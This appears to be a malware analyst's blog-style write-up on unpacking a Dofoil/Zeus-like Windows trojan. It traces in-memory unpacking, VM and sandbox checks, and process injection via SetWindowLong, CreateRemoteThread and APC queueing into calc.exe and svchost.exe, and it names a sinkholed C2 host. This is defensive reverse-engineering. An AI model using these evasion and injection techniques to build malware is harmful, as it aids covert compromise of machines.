Initial thoughts

I first ran **file** on it which said it was a 32 bit binary. Opened it in CFF Explorer and it said UPX 3.0 there. Tried running a few different versions of **UPX** on it, old and new but it gave an error saying that the file was tampered with. So I have to manually unpack it. Scroll down for a while and you should see a JMP followed by a lot of null bytes – that's the jump into the actual code. I did that, dumped the new code out with a plugin called **OllyDmp in OllyDbg** and tried to analyze the file in IDA again. It still did not work.

Then I just ran the program and noticed that it seemed to take a while to run…after which it exited. The same was true inside Olly too… it didn't stop anywhere or break or throw an exception. Meaning there wasn't (mostly) any anti debugging or disassembly code inside. That's good as it might save some time. I tried to start single stepping … as IDA did not prove helpful… but this did not make sense, as I kept going in and in without understanding what I was doing. Also for some reason, this kept throwing some exceptions as well – didn't dive into exactly what. So I gave this approach up quickly. But now what? How do I proceed? I mean… I can sit and single step…. But I have limited time ☺ and no IDA. Well.. IDA might well work, but at this point I didn't want to sit and learn how – I could do that later when I have more time. Stuck ☹

Lets run it again…and explore why it was so slow?


Now the program was pretty slow, as I said before. Why? It's usually a sleep call or waiting for some user input..in some form. I ran the program again in Olly and paused it, and looked at the call stack. There's a call from **403536** which is doing this. And there's a Sleep call alright very nearby. Restarted and set a breakpoint…but wait…. there's no such code there now or near 400000 – the most likely image base. Where did it go? This points to 2 things in my experience (maybe more but that's all I know ☺):

- Polymorphic code, where each instruction is built 1 by 1, in memory
- Unpacked in memory


Okay let's go deeper to try and find out. So far, we have only 1 clue .. the sleep call near **403536**. Set a memory breakpoint on 403540, to break on access…and on 400000 as well. I'm hoping that the code will break as it tries to copy stuff in. Restart program…

Fun in memory ☺

A few F9's… and we hit paydirt with a REP MOVS instruction, something often used to copy large blocks of data. There's data copied from 400000 to 400200 – which turns out to be the PE header. Let's look at the Image Base - Image base is 403922.



Okay that ties in with the address on our sleep call. Lets run again…breaks again on 403540 and copies another big blob in… including the sleep code. So its all unpacking in memory. I tried dumping this again and running it separately – but it failed. Didn't spend more time, thinking of why though. This code looked a bit more promising in IDA… though still not great. I just kept debugging for now. Here's a screenshot showing the 2nd copy:



Call to **GetCommandLine at 09505B0**. We're very close for sure. Must be a call into the 40xxxx very soon. Yess ☺. Call to 403922. OEP. The real OEP. We go past some code which builds the IAT and the old sleep call. 403687 searches for **sample** using **strstr…** didn't spend time why..maybe some antidebugging? But it seemed to go past it ok…


4011f3 does have some minor anti debugging code, where it gets my hard disk name from the registry and compares it to some VM keywords… **Vmware, xen, qemu and virtual**. But my HDD didn't have any of those names – so it passed that check too.

It also looks like it searches for **dbghelp (olly) and sbiehelp(sandboxie)**… but although I did use Olly it didn't seem to break. Weird. Anyway I'm not complaining hehe. Now there's an **lopen** call and an **infinite sleep** call…which gets jumped over. There's a **IsWow64** call which checks if its 32/64 bit… I'm running it on an old XP machine, so its 32 bit. Some funny calls to GetWindowLong etc…hmm…why are these there? These look like UI calls… I need to read more now.

Some dynamic analysis time then…


Debugging bit by bit is great… but its very very time consuming and tiring too – with an immense amount of focus needed. So we switch to using Autoruns, ProcExp, ProcMon, CaptureBat and Wireshark. We find many interesting things. Here are some of my notes:

- Nothing deleted from disk. So its not a dropper that deletes itself for sure.
- Lots of network traffic. Only 3 IPs connected to.
    - **DNS query** to get IP of www.msn.com. IP obtained - **204.79.197.203**
    - Second connection is to **www.msn.com**. Possibly to just check that it can connect out to the Internet?
    - Connection to **sngroup.pl (148.81.111.97)** which returns a response saying "Sinkholed by CERT.pl". maybe this was an IP the virus connected to originally, but has now been taken down and DNS redirected to the cert site?



- Also, **the packets don't appear immediately in Wireshark**, so maybe it's locked in the Sleep call we saw yesterday? And is AFTER that? Maybe. Or my machine is slow lol.
- Bit of googling reveals that its a known virus and detected. Different hashes though which is logical. Some links that talk about similar work:
    - http://totalhash.com/analysis/df7e46e629d2f9f1444298dc9c1350d0ec726817
    - https://www.virustotal.com/en-gb/file/1f0489aaa0664c27366a4360902a8d51cd49bcd3970ead9e1da406db0acff108/analysis/
    - https://twitter.com/malwaremustdie/status/340186507371491328


- A quick screenshot of PeStudio shows this as well




Engine (54)	Positiv (36)
AVG	Generic33.WBS
AVware	Trojan-Downloader.Win32.Dofoil
Ad-Aware	Gen:Variant.Kazy.177462
AegisLab	-
Agnitum	Trojan.Inject!oYoU+exX7sw
AhnLab-V3	Trojan/Win32.Androm
Antiy-AVL	Trojan/Win32.Inject
Avast	Win32:Malware-gen
Avira	TR/Inject.fold
Baidu-International	-
BitDefender	Gen:Variant.Kazy.177462
Bkav	-
ByteHero	-
CAT-QuickHeal	-
CMC	Packed.Win32.Fareit.1!O
ClamAV	-
Comodo	-
Cyren	W32/Trojan.MFQM-7353
DrWeb	BackDoor.Tishop.25
ESET-NOD32	a variant of Win32/Kryptik.BBPB
Emsisoft	Gen:Variant.Kazy.177462 (B)
F-Prot	-
F-Secure	Gen:Variant.Kazy.177462
Fortinet	W32/Kryptik.AX!tr
GData	Gen:Variant.Kazy.177462
Ikarus	-
Jiangmin	-
K7AntiVirus	Trojan (0043bb6c1)
K7GW	Trojan (0043bb6c1)
Kaspersky	Trojan.Win32.Inject.fold
Kingsoft	Win32.Troj.Inject.fo.(kcloud)
Malwarebytes	Trojan.Krypt
McAfee	PWS-Zbot-FAUE!952C355DB174
McAfee-GW-Edition	PWS-Zbot-FAUE!952C355DB174
MicroWorld-eScan	Gen:Variant.Kazy.177462
Microsoft	TrojanDownloader:Win32/Dofoil.U

- File has writeable sections. Very few APIs there by default. **VirtualAlloc and VirtualFree** are included here. Pointing to unpacking code in memory and writing it out? Or a self modifying virus? Lol. I should have done this yesterday first and saved lots of time.
- 10 resources though and all packed so **ResHacker isn't directly working**. I tried on the dumped executable and that too failed.

- Doesn't look like there's anything else but I **run ProcMon** just to be sure which ties up with everything I found yesterday.





- Only **592 events** which is not much for virus_test.exe. Now I just want to find out more about the binary…and…where the network calls are being made from. So lets go back to static analysis.

What's the deal with all the "Window" calls?

The first thing that I want to find out is the deal with all those window functions and what passing an **argument of shell_hwnd to FindWindow** means. So Google throws up many links and its a valid antidebugging technique ... to get the debugger's title, but only to detect a debugger. What is it here? As the title is not "Ollydbg"? Then I see this link which talks about this as a code injection technique.

http://now.avg.com/zeus-bot-czech-republic/

Zeus? Am I analyzing Zeus? Lol ☺. Anyway, using the FindWindow, GetLongWindow and SetWindowLong technique… we can overwrite the address that the GUI jumps to.. as soon as the SetWindowLong() call returns. Meaning, if we can inject our code to some place in a target process.. and then set SetWindowLong() to that place – I can get my shell code to execute. Scrolling down I also see CreateRemoteThread() being called…. which is probably a fallback technique.

Then something like this happens…

pid_to_inject_into= GetWindowThreadProcessID(shell_traywnd, 12ff2c) - 376 (explorer.exe)

VirtualAlloc() = 9A0000


VirtualProtect(9A0000, page_rw|page_guard)

Classic code injection… allocating space inside a target process and writing to it.


Then we have a ZwOpenProcess() that successfully returns a handle. This is the return code for success - **#define STATUS_SUCCESS ((NTSTATUS)0x00000000L)**

ZwCreateSection() returns another handle (140) and it also succeeds. ZwMapViewofSection() maps the code belonging to the CreateSection() malware into the target process where the malicious code starts (01FB). 2nd call to ZwMapViewofSection() returns another handle – this is inside the current process.

By default… **explorer.exe is targeted** as an injection point but that just causes VirtualBox to freeze up and forced me to reboot.



So I changed the PID at runtime to calc.exe instead by **changing the arguments to FindWindow("scicalc", "Calculator)** instead and forced it to inject there instead. These arguments I found using a tool called **WinSpy++** which gave me the class names of the window. **All of this worked perfectly and the code got injected properly into calc.exe.** Here is a screenshot.



The moment SetWindowLongA returns though… I see traffic in Wireshark. And virus_test.exe is just going to now exit. That means all the network calls were in the code that was injected ☺ and virus_test.exe is a dropper.

And an alternative way to inject..

Also, in case the FindWindow() call fails – it tries a different technique. It still creates a section and maps them across processes like before… but instead of setting the Window pointers, it tries to directly use the **CreateRemoteThread()** instead to inject its code, and then run the code.

It doesn't inject into a lot of the "system" processes like csrss.exe or smss.exe and tries to inject into the first non system process. But that turns out on my system to be vboxservice.exe which I didn't want crashing or AVG antivirus processes (which I then turned off ☺). **So I started calc.exe, kept toggling the ZF and waited till it picked that up and injected into it.**

Handles got successfully via zwopenprocess again and the same zwmapviewsection in local and remote process. Code was copied to local and remote mapped sections. Finally all my arguments get pushed on to the stack and CreateRemoteThread is called.


CreateRemoteThread(00000088, 00000000, 00000000, 00b00000, 00000000, 00000000, 0012ff1c)

- 88 is the handle for calc.exe

Ok after a lot of checking....it did return a handle 0000008C. Means it created the Thread successfully at least with that id :)


Finally….inside the actual code..wow

Attached Immunity to calc.exe and have a breakpoint on 00b00000. A couple of F9s later…and careful scrutiny of the threads and the Log window in immunity, the new thread ran. Yay ☺



Now though, there isn't any IAT that Olly automatically resolved and showed me which API I was calling. Now what? Well, the addresses of all those DLLs that were imported are already in memory rt? And AFAIK, Windows loads the DLLs only once – and all processes use those instances. **So I just opened Olly's "E" section and looked up the API addresses from there (kernel32.dll and ntdll.dll)**

Interstingly it calls **CreateProcessInternalA(0,0,00aa0093,0,0,0,4,0,0,00aa0806,00aa0856,0)** … with one of the arguments as svchost.exe. In short, its creating **svchost.exe** as a child process of explorer.exe or calc.exe.



Then it does the **ZwMapSectionView** thing again and copies code into svchost.exe this time. Now this time, it runs ZwQueueApcThread(ThreadHandle, **ApcRoutine**, NormalContext, SystemArgument1, SystemArgument2)); which basically adds ApcRoutine passed to it into its thread queue. Very like CreateRemoteThread() but just a different API. This is a nice link which explains things - http://read.pudn.com/downloads81/sourcecode/windows/system/315403/05%20Thread.pdf

Then lastly it calls ZwResumeThread() to call this function. And then the thread exits.

So guess what… the network calls aren't here either. They're inside the svchost.exe. Well maybe….or that repeats all this again and it's even deeper.

Inside svchost.exe


Now inside svchost.exe…we need to repeat the exact same thing. Set a breakpoint at ApcRoutine() and see what it is doing. While I managed to get Olly attached to it – and can see the bad code inside there too… I'm unable to make it break, nor is a new thread getting created for some reason ☹. Need to dig some more into this. I can see a HTTP user-agent though at the start of the section…maybe… there's hope this is the last bit? ;)

Patching the packer…

Anyway….just a couple more days left before I send this report out. So I got fed up with stepping through all that packing every time – and decided I was going to patch the binary instead, so I could focus on the injected code into svchost.exe.


So here is what I ended up patching to speed my work up:


- First I dump the code after its unpacked. As in, so now… I have got past UPX and the 2nd packer
- That works. Good. Now I force it to use CreateRemoteThread() method everytime - coz the SetLongWindow() isn't working. It probably will..too.. some minor detail missing, maybe its on a 64 bit? This is at **40378e**.



- Patch the Sleep(2710) to Sleep(1) – **403648**

- Patch it **(40147e)** so it'll compare only with calc.exe and go the "good boy" route only (4014f3) if its calc.exe. Don't forget though, to start calc.exe before debugging :) else you get weird results.

